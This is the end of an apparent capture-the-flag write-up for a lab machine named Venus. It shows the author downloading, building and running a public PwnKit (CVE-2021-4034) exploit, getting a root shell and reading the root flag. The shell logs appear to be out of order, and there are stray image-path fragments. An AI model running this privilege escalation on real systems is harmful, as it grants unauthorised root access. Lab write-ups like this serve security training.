
If the exploit is working you'll get a root shell immediately:

Languages

● C 74.7% ● Makefile 19.6%


● Shell 5.7%

So, this exploit worked for me.



```
./cve-2021-4034

magellan@venus ~/CVE-2021-4034-main (0.025s)
ls

 cve-2021-4034   cve-2021-4034.c   cve-2021-4034.sh   dry-run   gconv-modules  'GCONV_PATH=.'   LICENSE   Makefile   pwnkit.c   pwnkit.so   README.md

magellan@venus ~/CVE-2021-4034-main (0.125s)
make

cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.

magellan@venus ~/CVE-2021-4034-main (0.044s)
ls

cve-2021-4034.c  cve-2021-4034.sh  dry-run  LICENSE  Makefile  pwnkit.c  README.md

magellan@venus ~ (0.025s)
cd CVE-2021-4034-main/

magellan@venus ~ (0.04s)
ls

CVE-2021-4034-main  CVE-2021-4034-main.zip  exp.c  user_flag.txt  venus_monitor_proj

magellan@venus ~ (0.03s)
unzip CVE-2021-4034-main.zip

Archive:  CVE-2021-4034-main.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
   creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
   creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
```

Simply downloaded the zip in compromised machine and then ran the exploit.



```
magellan@venus ~/CVE-2021-4034-main
./cve-2021-4034
sh-5.1# id
uid=0(root) gid=0(root) groups=0(root),1001(magellan) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-5.1# cd /root
sh-5.1# ls
anaconda-ks.cfg  root_flag.txt
sh-5.1# cat root_flag.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(((/(*(/(((((((///////&@@@@@@@@@@@@@
@@@@@@@@@@@((#(#(###((##//(((/(/(((*((//@@@@@@@@@@
@@@@@@@@/#(((#((((((/(/,*/(((///////(/*/*/#@@@@@@@
@@@@@@*((####((///*//(///*(/*//((/(((//**/((&@@@@@
@@@@@/(/(((##/*((//(#(///(((((/(///((((((///(*@@@@
@@@@/(//((((#(((((*///*/(/(((/((//////(/*/*(///@@@
@@@//**/(/(#(#(##((/(((((/(**//////////((//((*/#@@
@@@(//(/((((((#((((#*/((///((///((//////(/(/(*(/@@
@@@((//((((/((((#(/(/((/(/(((((#(((((((/(/((////@@
@@@(((/(((/##((#((/*///((/((/((##((/(/(/((((((/*@@
@@@(((/(##/#(((##((/((((((/(##(/##(#((/((((#((*%@@
@@@@(///(#(((((#(#(((((#(//((#((###((/(((((/(//@@@
@@@@@(/*/(##(/(###(((#((((/((####/((((///((((/@@@@
@@@@@@%//((((#############((((/((/(/(*/(((((@@@@@@
@@@@@@@@%#(((############(##((#((*//(/(*//@@@@@@@@
@@@@@@@@@@@/(#(####(###/((((((#(///((//(@@@@@@@@@@
@@@@@@@@@@@@@@@(((###((#(#(((/((///*@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Congratulations on completing Venus!!!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_83588a17919eba10e20aad15081346af]
sh-5.1# 
```

Got the root flag.